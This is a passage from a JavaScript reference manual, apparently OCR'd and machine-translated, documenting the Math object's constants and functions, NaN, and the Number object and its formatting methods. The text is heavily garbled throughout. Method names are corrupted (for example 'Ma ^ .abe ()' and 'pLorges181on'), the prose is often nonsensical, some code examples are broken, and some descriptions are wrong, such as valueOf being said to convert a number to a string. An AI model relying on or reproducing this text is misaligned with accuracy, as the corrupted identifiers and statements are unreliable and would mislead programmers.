It is impossible using a loop for / in to determine the names of the classes and packages, containing schihsya inside JavaPackage . This information must be known in advance. You can find it in the Java programming language reference manuals or by tracing the Java class hierarchy .

Complete flax information about working with Java -Package, Java classes and Java object- E are given in Chapter 12.

See also java , JavaArray , JavaClass , JavaObject , Packages ;

Chapter 12 JSObject

see the description of the JSObject in Part IV of the book

Math ECMAScript v 1

math functions and constants

Syntax

Math . constant.

Math . function()

Math

669

Constants

Ma ^ .E

Constant e, base of natural logarithms.

Ma ^ LSHO

Natural logarithm of 10.

Ma ^ LI2

Natural logarithm of 2.

Ma ^. ^ 10E

Decimal logarithm of e.

Math.LOG 2E

Logarithm base 2 of *e* .

Math . PI

Constant?.

Ma ^^ YT1_2

The unit divided by the square root of 2.

Ma ^^ YT2

The square root of 2.

Static functions

Ma ^ .abe ()
Calculates the absolute value.

Ma ^ .asoe ()
Calculates the inverse cosine.

Ma ^ .aeln ()
Calculates the arcsine.

Math.atan ()
Calculates the arctangent.

Math.atan2 ()
Calculates the angle between the X-axis and a point. Ma ^ .cei1 ()
Rounds the number up.

Math.cos ()
Calculates the cosine.

Ma ^ .exp ()
Calculates the power of *e* .

Math.f1oor ()
Rounds the number down.

Math.1og ()
Calculates the n atural logarithm.

Math.max ()
Returns the larger of two numbers.

Math . abs ()

Math . min ()
Returns the lower of two numbers.

Math . pow ()
Calculates *x* to the y power .

Math . random ()
Returns a random number.
Math . round ()
Rounds to the nearest integer.
Math . s in ()
Calculates the sine.
Math . sqrt ()
Calculates the square root.
Math . tan ()
Calculates the tangent.

Description

The Math - is an object that defines properties that refer to useful mathematics mathematical functions and constants. These functions and constants are called using the following syntax:

```
y = Math . sin ( x );
area = radius * radius * Math . PI ;
```

Here Math is not an object class like Date and String . Designer Math () the object Math is not, so features such as Math . sin () are just functions, not methods of an object.

See also Number

Math . abs () ECMAScript v 1 calculates the absolute value

Syntax

Math . abs (x)

Arguments x Any number.

Return value

The absolute value of x.

Math . acos () ECMAScript v 1 calculates the arc cosine

Syntax

Math . acos (x)

Arguments

x A number from -1.0 to about 1.0.

671

Return value

Inverse cosine of the specified number x. The return value can be in the interval shaft from 0 to n radians.

MayI.a $ ip () ESMDBsgiri VI

calculates the arcsine	
Syntax	
Ma ^ .aeshx)	
Arguments	
x A number between -1.0 and 1.0.	
In ozvraschaemoe value	
Arcsine of the specified value *x* .	This return value can be found
in the range from -n / 2 to n / 2 radians.	
Ma1I.a1ap ()	ESMDBsgirI VI
calculates the arctangent	
Syntax	
Ma ^^ ap (x)	
Arguments	

x Any number.	
Return value	
The arctangent of the specified x value. The return value can be in	
range from -n / 2 to n / 2 radians.	
Ma1I.a1an2 ()	ESMDBsgirI VI

calculates the angle between the x-axis and a point

Syntax

Ma ^^ an2 (y, x)

Arguments

y coordinate of the point. x The X coordinate of the point.

Return value

A value lying between -n and n radians, and indicates the angle in the direction of selfless clockwise, between the positive X-axis and point (x, y).

Description

The function Ma ^^ an2 () calculates the arctangent of the ratio *y/x.* Argument *y* may races regarded as coordinate Y (or "height") of the point and the argument x - coordinate as the X (or "run") point. Note the strange order of the argument cops this function: Y coordinate of the coordinates is transmitted to X.

Math . ceilO

Math . ceil () ECM AScript v 1

rounds the number up

Syntax

Math . ceil (x)

Arguments

x A numeric value or expression.

Return value

The closest integer greater than or equal to x.

Description

The Math . ceil () computes the smallest integer t. e. return soon tse Loe, more proc eed or equal to the argument of the function. The Math . ceil () is different from Math . round () in that it always rounds up and not to the nearest integer. Note also that Math . ceil () does not round to large negative numbers on ab are absolute value otrits atelnym integer; the function rounds them towards zero.

Example

```
a = Math . ceil (1.99); // Result is 2.0
b = Math . ceil (1.01); // Result is 2.0
c = Math . ceil (1.0); // Result is 1.0
d = Math . ceil (-1.99); // Result is -1.0
```

Math . cos () E CMAScript v 1

calculates the cosine

Syntax

Math . cos (x)

Arguments

Angle in radians. To convert degrees to radians, multiply zna for sign on 0.017453293 degrees (2n / 360).

Return value

The cosine of the specified x value. This return znach ix may be in yn interval from -1.0 to 1.0.

Math . E ECMAScript v 1

mathematical constant e

Syntax

Math . E

Description

Math . E - is the mathematical constant e, the base of natural logarithms, ca tion equal to 2.71828.

Ma ^ .expO

673

Ma1I.vhr () ESMD Bspr1 VI

calculates e ^{x}

Syntax

Ma ^ .exp (x)

Arguments

x A number or expression to be used as an exponent. Return value

e^{x} - is the number e raised to the power of said exponent x, where *e* - is the base of natural logarithms, etc. imerno equal 2.71828.

Ma ^ .loo ESMDBspr! VI

rounds the number down

Syntax

Ma ^. "G1ccr (x)

Arguments

x A numeric value or expression.

Return value

The closest integer less than or equal to x.

Description

Rounding down, in other words, the function returning a nearest integer values of less than or equal to the argument of the function.

The Ma ^. "G1ccr () function rounds down a real number, unlike the Ma ^ .rcnCO function, which rounds to the nearest integer. Note: Ma ^." G1ccr () rounds negative numbers down (that is, further from zero) rather than upward (i.e. closer to zero).

Example

```
a = MaI.T1ccr (1.99); // Result is 1.0
B = Ma1.T1ccr (1.01); // Result is 1.0
c = Ma '[I.'G1ccr (1.0); // Result is 1.0
c1 = Ma'SI.'Gloor (-1.01); // Result is equal to -2.0
```

Mah ^ hto ESMDBspr! VI

mathematical constant 1od $_{e}$ 10

Syntax

MATI.YUYU

Description

Vi ^ I.M10 - a log $_{e}$ 10, the natural logarithm of 10. This constant has values of approximately equal 2.30258509299404590 11.

Math.LN2

Math.LN2	ECMAScript v1
mathematical constant log $_{e}$ 2	
Syntax	
Math.LN2	
Description	
Ma ^ .1_M2 is log $_{e}$ 2, the natural logarithm of the number 2. This constant matters,	

approximately equal to 0.69314718055994528623.	
Math.log ()	ECMAScript v1
calculates the natural logarithm	
Syntax	
Ma ^ .bd (x)	
Arguments	
x Any numeric value greater than or equal to zero.	
Return value	
Natural logarithm x.	
Description	
Ma ^. ^ DO calculates the natural logarithm of its argument.	The argument must
be greater than zero.	
Logarithms of a number to base 10 and 2 can be calculated using the following formulas:	
logiox = logioe ■ loge-r	
$\log_2 r = \log_2 e \blacksquare \log_e r$	
These formulas are translated into the following JavaScript functions:	
function log 10 (x) { return Math . LOGlOE * Math . log (x); }	
function log 2 (x) { re turn Math . LOG 2 E * Math . log (x); }	
Math.LOG10E	ECMAScript v1
mathematical constant log ^ e	
Syntax	
Math.LOGlOE	
Description	
Math . LOGlOE - it logioe , the logarithm to the	Its meaning is

base 10 of the constant e.	
is approximately equal to 0.43429448190325181667.	
Math.LOG2E	ECMAScript v1

mathematical constant log 2 e

Syntax

Math.LOG2E

Math.max ()

675

Description

Math . LOG 2 E - is a log 2 an e , . The logarithm to the base 2 of the constant e Its value approached tion 1.442695040888963387.

Math . max () ECMAScript v 1; extended in ECMAScript v 3

returns the largest argument

Syntax

Ma . th . max (arguments ...)

Arguments

arguments ...

Zero or more values. Prior to the ECMAScript v 3 standard, this method could take exactly two arguments.

Return value

Greatest of the arguments. Returns - Infinity , if there are no arguments. Returns NaN , if any of the arguments is NaN , or a non-numeric value that can not be converted to a number.

Math . min () ECMAScript v 1; extended in ECMAScript v 3

returns the smallest argument

Syntax

Math . min (arguments ...)

Arguments

arguments ...

Any number of arguments. Prior to the ECMAScript v 3 standard, this function took exactly two arguments.

Return value

The smallest of the specified arguments. Returns Infinity , esl , and no arguments. Returns NaN , if any of the arguments is a value NaN or non-numeric value and can not be converted to a number.

Math . PI ECMAScript v 1

mathematical constant n

Syntax

Math . PI

Description

Math . PI is a constant a n, that is, the ratio of the circumference of a circle to its diameter. Has a value of approximately 3.14159265358979.

Math . pow () ECMAScript v 1

calculates x ^{y}

Syntax

Math . pow (x , y)

Arguments

x The number to be raised to the power. *y* extent to a otorrhea be erected number *x* .

Return value

x to the power of *y* (x ^{y}).

Description

Math . pow () evaluates x to the y power . The x and *y* values can be anything. However, if the result is an imaginary or complex number, Math . pow () returns NaN . In Pract ike this means that if *x* is negative, then *y* must be positive nym or negative integer. Also keep in mind that the larger exponent lay to lead to a real overflow and return a value of Infinity .

Math . random () ECMAScript v 1

returns a pseudo-random number

Syntax

Math . random ()

Return value

A pseudo-random number between 0.0 and 1.0.

Math . round () ECMAScript v 1

rounds a number to the nearest integer

Syntax

Math . round (x)

Arguments

x Any number.

Return value

Integer closest to *x* .

Description

Math . round () rounds the argument up or down to the nearest integer. Number 0.5 c ruglyaetsya up. For example, 2.5 is rounded to 3, and -2.5 is

rounded to -2.

Math . sin () ECMAScript v 1
calculates sine
Syntax
Math . sln (x)

Math . sqrtO

677

Arguments

Angle in radians. To convert degrees to radians, multiply the number by 0.017453293 (2p / 360).

Return value

Sine x is a number in the range -1.0 to 1.0.

MagI ^ U)	ECMAScript v1
calculates the square root	
Syntax	
Ma ^ .edSH x)	
Arguments	
x A numeric value greater than or equal to 0.	
Return value	
Square root of x. Returns NaN if x is less than zero.	
Description	
Ma ^ .edSch) calculates the square root of a number. It should be	

noted that arbitrary	
roots of numbers can be calculated using the Math function . pow ()	... For example:
Math.cuberoot = function (x) {return Math.pow (x, 1/3); }	
Math.cuberoot (8); // Returns 2	
Math.SQRT1_2	ECMAScript v1
mathematical constant 1 / V2	
Syntax	
Math.SQRT1_2	
Description	
Ma th . SQRT 1_2 is 1 / ^ 2, the reciprocal of the square root of 2. This constant	
approximately equal to 0.7071067811865476.	
Math.SQRT2	ECMAScript v1

mathematical constant ^ 2

Syntax

Ma1II ^ PT2

Description

MaIti ^ P! T2 is ^ 2, the square root of 2. This constant has a value approximately equal to 1.414213562373095.

Math . tan () ECMAScript v 1
calculates the tangent

Syntax

Math . tan (x)

Arguments

Angle measured in radians. To convert degrees to radians, multiply the value in degrees by 0.017453293 (2p / 360).

Return value

The tangent of the specified angle *x* .

NaN ECMAScript v 1
property "not number"

Syntax

NaN

Description

NaN - is a global property that refers to the special numeric value "is not a number." The NaN property is not enumerated by loops f or | in and can not be removed by the operators Rathore the delete . Note: NaN - this is not a constant, and it may be mouth Credited to any value, but it is better not to do so.

To determine whether the value nechislom, you can use the functions of the isNaN (), t. To. NaN all GDSs in the comparison is not equal to any other value, including tea itself!

See also Infinity , isNaN (), Number . NaN

Number ECMAScript v 1
Object ^ Number support

Constructor

new Number (value)

Number (value)

Arguments

value

The numeric value of the Number object to create, or a value that can be converted to a number.

Return value

When the Number () function is used as a constructor (with the new operator), it returns the newly created Number object . When the function is the Num ber () is called as a function (without operator new), it converts its argument to a primitive chi word value and returns the value (or NaN , if the conversion is not ud elk).

Constants

Number . MAX _ VALUE

Largest representable number.

Nu mber . MIN _ VALUE

The smallest representable number.

Number.NaN

Not a number .

Number.NEGATIVE_INFINITY

Negative infinity, returned on overflow. Number . POSITIVE _ INFINITY

Positive infinity; returned on overflow.

Methods

toString ()

Converts a number to a string in the specified number system.

toLocaleString ()

Converts a number to a string, guided local agreements form tirovanie numbers.

toFixed ()

Converts the number into a string containing the specified number of digits after the decimal but th point.

toExponential ()

Converts the number in exponential notation in line with said quantitative vom digits after the decimal point.

toPrecision ()

Converts a number to a string by writing a specified number of significant digits. The notation is exponential or fixed point, depending on the size of the number and the specified number of significant digits.

valueOf ()

Returns the primitive numeric value of a Number object .

Description

Numbers are the basic primitive data type in JavaScript . In JavaScript Bolster INDICATES also object Number , which is a wrapper around an elementary numerical value. The JavaScript interpreter automatically converts between primitive and object forms as needed. It is possible to explicitly create a Number object through the Number () constructor , although this is rarely necessary.

The Number () constructor can also be called as a conversion function (without the new operator). In this case, it tries to convert its argument to a number and a cart drives the electric ementarnoe numeric value (or NaN), resulting in the conversion.

The Number () constructor is also used to hold five useful numeric constants: the maximum and minimum representable numbers, positive and negative infinity, and the special value "not number". Reverse

they note that these values represent the properties of the function constructs Mr. Number The (), rather than individual numeric objects. For example, a property MAX _ the VALUE you can use the following Obra way:

```
var biggest = Number . MAX _ VALUE
```

And this record *is incorrect* :

```
var n = new Number (2); var biggest =
n . MAX _ VALUE
```

At the same time, toString () and other methods of the Number object are methods of each Number object , not the Number () constructor function . As mentioned, JavaScript automatically performs conversions between primitive numeric values and Number objects as needed . That is, class methods Number may Started thief elementary numerical values as well as objects Number :

```
var val ue = 1234;
var binary _ value = n . toString (2);
```

See also Infinity , Math , NaN

Number . MAX _ VALUE ECMAScript v 1

maximum numerical value

Syntax

Number . MAX _ VALUE

Description

Number . MAX _ VALUE is the largest number representable in JavaScript . Its value is approximately equal to 1.79 E +308.

Number . MIN _ VALUE ECMAScript v 1

minimum numerical value

Syntax

Number . MIN _ VALUE

Description

Number . The MIN _ the VALUE - this is the lowest number (near zero, and not the negative Noah) that can be represented in JavaScript . Its value is approximately equal to 5 E -324.

Number . NAN ECMAScript v 1 special non-numeric value

Syntax

Number . NaN

Description

Number . NaN - a special value that indicates that the result is a mat matic operation (e.g., extraction of a square root negative Nogo

Number . NEGATIVE INFINITY

numbers) is not a number. Functions parseInt () and parseFloat () return it to values of when they can not convert the specified string number; programmer can uc polzovat Number . NaN in a similar way to indicate an error condition for some function that would normally return a valid number.

JavaScript outputs the value of Number . NaN as NaN . Note that when comparing, NaN is not always equal to any other number, including NaN itself . Follows sequence, it is impossible to check the value in the "nechislo", comparing it to a Number The . NaN . The isNaN () function is intended for this . The standard of the ECMAScript v 1 or more Pozdov these versions instead Number The . NaN allowed to use predefined glo -point constant NaN .

See also isNaN (), NaN

Nurnber . NEGATIVEJNFINITY ECMAScript v 1

negative infinity

Syntax

Nurnber . NEGATIVEJNFINITY

Description

Nurnber . NEGATIVEJNFINITY - special numeric value returned if Arif meticheskaya operation or a mathematical function I generates negative Num

lo greater than the maximum representable JavaScript number (ie a negative number less than.. - Number . MAX _ VALUE).

JavaScript outputs the NEGATIVEJNFINITY value as - Infinity . This value mathematical cally behaves like b eskonechnost. For example, anything multiplied by an infinite finiteness, is Infinity, and anything divided by infinity - zero. In the ECMAScript v 1 and later, you can also use predetermines fief global constant - Infinity vmese the Nurnber . NEGATIVEJNFINITY .

See also Infinity , isFinite ()

Nurnber . POSITIVEJNFINITY ECMAScript v 1

infinity

Syntax

Nurnber . POSITIVEJNFINITY

Description

Nurnber . POSITIVEJNFINITY is a special numeric value returned when an arithmetic operation or math function overflows or generates a value that exceeds the maximum JavaScript number (that is, Number . MAX _ VALUE). Note: if there is a significant loss of STI or the number is smaller than of N umber . MIN _ VALUE , JavaScript will convert it to zero.

JavaScript outputs the POSITIVEJNFINITY value as Infinity . This value behaves mathematically in the same way as infinity. For example, anything multiplied by infinity is infinity, and anything divided by infinity is zero.

In ECMAScript v 1 and later, instead of Number . POSITIVE _ INFINITY, you can also use the predefined global constant Infinity .

See also Infinity , isFinite ()

Number . toExpone ntial () ECMAScript v 3

formats a number to exponential notation

Syntax

number.toExponential (*digits)*

Arguments

figures

The number of digits after the decimal point. Can be a value from 0 to 20, inclusive; specific implementations can support a larger range of values . If there is no argument, then there will be as many digits as needed.

Return value

The string representation of a number in exponential notation, with one digit before the
decimal point and the number of digits specified in the *digit* argument after it. Fractional part, if necessary, is rounded or padded with zeros to
have the specified length.

Exceptions

RangeError

Thrown if the *digit* argument is too large or too small. Values between 0 and 20, inclusive , do not result in a RangeError . Implementations are also
allowed to support more or fewer digits.

TypeError

Thrown if the method is called on an object that is not an object Number .

Example

```
var n = 12345.6789 n .
toExponential ( l ) n . toExpone
ntial (5)
```

```
                                        // Returns 1.2 e +4
                    // Returns 1.23457 e +4
n . toExponential (10); // Returns 1.2345678900 e +4
n . toExponential (); // Returns 1.23456789 e +4
```

see also

Number . toFixed (), Number . toLocaleString (), Number . toPrecision (), Number . toString ()

Number . toF ixed () ECMAScript v 3

formats a number to fixed point form

Syntax

number.toFixed (digits)

Number . toLocaleStringO

Arguments

figures

Number of digits after the decimal point; it can be a value between 0 and 20,
inclusive; specific implementations may support a larger range of
values. If this argument is absent, it is considered to be 0.

Return value

A string representation of a number that does not use exponential notation and in which the number of digits after the decimal point is equal to the argument of the *digit.* If

necessary, the number is rounded, and the fractional part is padded with zeros to the specified
length. If the number is greater than 1 e +21, this method calls the Number function . to -
String () and returns a string in exponential notation.

The suit for prison

RangeError

Thrown if the digit argument is too large or too small. Values
between 0 and 20, inclusive, do not throw a RangeError exception . Specific implementations
allow higher or lower values.

TypeError

Thrown if the method is called for an object that is not an object

Number .

Example

```
var n = 12345.6789; n . toFixed ();
```

```
n.toFixed (l);
n.toFixed (6);
(1.23e + 20) .toFixed (2)
(1.23e-10) .toFixed (2)
```

Cm . also

Number.toExponential (), Number.toLocaleString (), Number.toPrecision (), Number. to String ()

Number . toLocaleString () ECMAScript v 3

converts a number to a string according to regional settings

Syntax

number.toLocaleString ()

Return value

Implementation-dependent string representation of the number, formatted with otvets tvii regional settings, which can be affected, for example, sim oxen punctuation, acting as the decimal point and thousands separator.

Exceptions

TypeError

Thrown when the method is called on an object that is not a Number object .

```
// Returns 12346: Note The Rounding // And No Fractional Part
// Returns 12345.7: note the rounding
// Returns 12345.678900: note
// to add zeros
// Returns 1230000000000000000.00
// Returns 0.0 0
```


Number . toPrecision ()

see also

Number . toExponential (), Number . toFlxed (), Number . toPreclslon (), Number . toString ()

formats significant digits of a number Syntax

CHI0L0.t0PreCISI0n (T0CHH00Tь)

Arguments

accuracy

The number of significant digits in the returned string . It can be a value between 1 and 21, inclusive. Specific implementations may support higher and lower *precision* values . If this argument is omitted, for the transformation of Niya in decimal method is used the toString ().

Return value

Article fateful submission *number* containing the number of significant digits, defines my argument *accuracy.* If the *precision is* sufficient to include all digits in the integer portion of the *number, the* returned string is written in fixed-point notation. Otherwise, it is written in exponential notation with one digit before the decimal point and the number of digits, *precision -1* after the decimal point. The number is rounded or padded with zeros if necessary.

Exceptions

RangeError

It is generated, if the argument is *exactly the st* is too small or too large. Value Niya from 1 to 21 inclusive do not lead to the exclusion RangeError . Specific implementations can support higher and lower values.

TypeError

It is generated when the method is invoked on an object, not an object m

Example

```
var n = 12345.6789;
pLorges181on (1); // Returns 1e + 4
pLorges181on (3); // Returns 1.23e + 4
pLorges181on (5); // Returns 12346: note rounding
pLorges181on (10); // Returns 12345.67890: note the addition of zero
```

see also

TymberLoExeropeniaci), (Chitber. ^ 1xe ^), Mythier.Tobocale8Tr1nd (), Nitber.ToSTr1nd ()

Number.toPrecision ()

ECMAScript v3

Number.

Number.toString ()

ECMAScript v3

converts number to string

overrides Object.toString ()

Syntax
number.toStrlng (base)

Number . valueOfO

685

Arguments

base

An optional argument specifying the radix (between 2 and 36) in which the number should be represented. If the argument is absent, the base is equal to 10. It should be noted that the specification ECMAS cript permits implementation return any value if this argument is any values NIJ different from 10.

Return value

The string representation of a number.

Exceptions

TypeError

Thrown if the method is called for an object that is not an object Number .

Description

The toString () method of the Number object converts the number to a string. If the argument *base* omitted or set to 10, the number is converted into a string of base 10. Not While the specification ECMAScript not require implementations to rrektno react to any other values of the argument *base* , nevertheless all propagation roubleshooting implementation take values in base range from 2 to 36.

see also

Number . toExponential (), Number . toFixed (), Number . toLocaleString (), Number . toPreci sion ()

Syntax

number. va 1 ueOf ()

Return value

The atomic numeric value of the Number object . It is rarely necessary to call this method explicitly.

Exceptions

TypeError

Thrown if the method is called on an object that is not an object N umber .

See also Object . va 1 ueOf ()

Number . valueOfO

ECMAScript v 1

converts number to string

overrides Object . valueOf ()

Object

ECMAScript v 1

a superclass that implements the common features of all JavaScript objects

Constructor
new Object ()
new 0bject (value)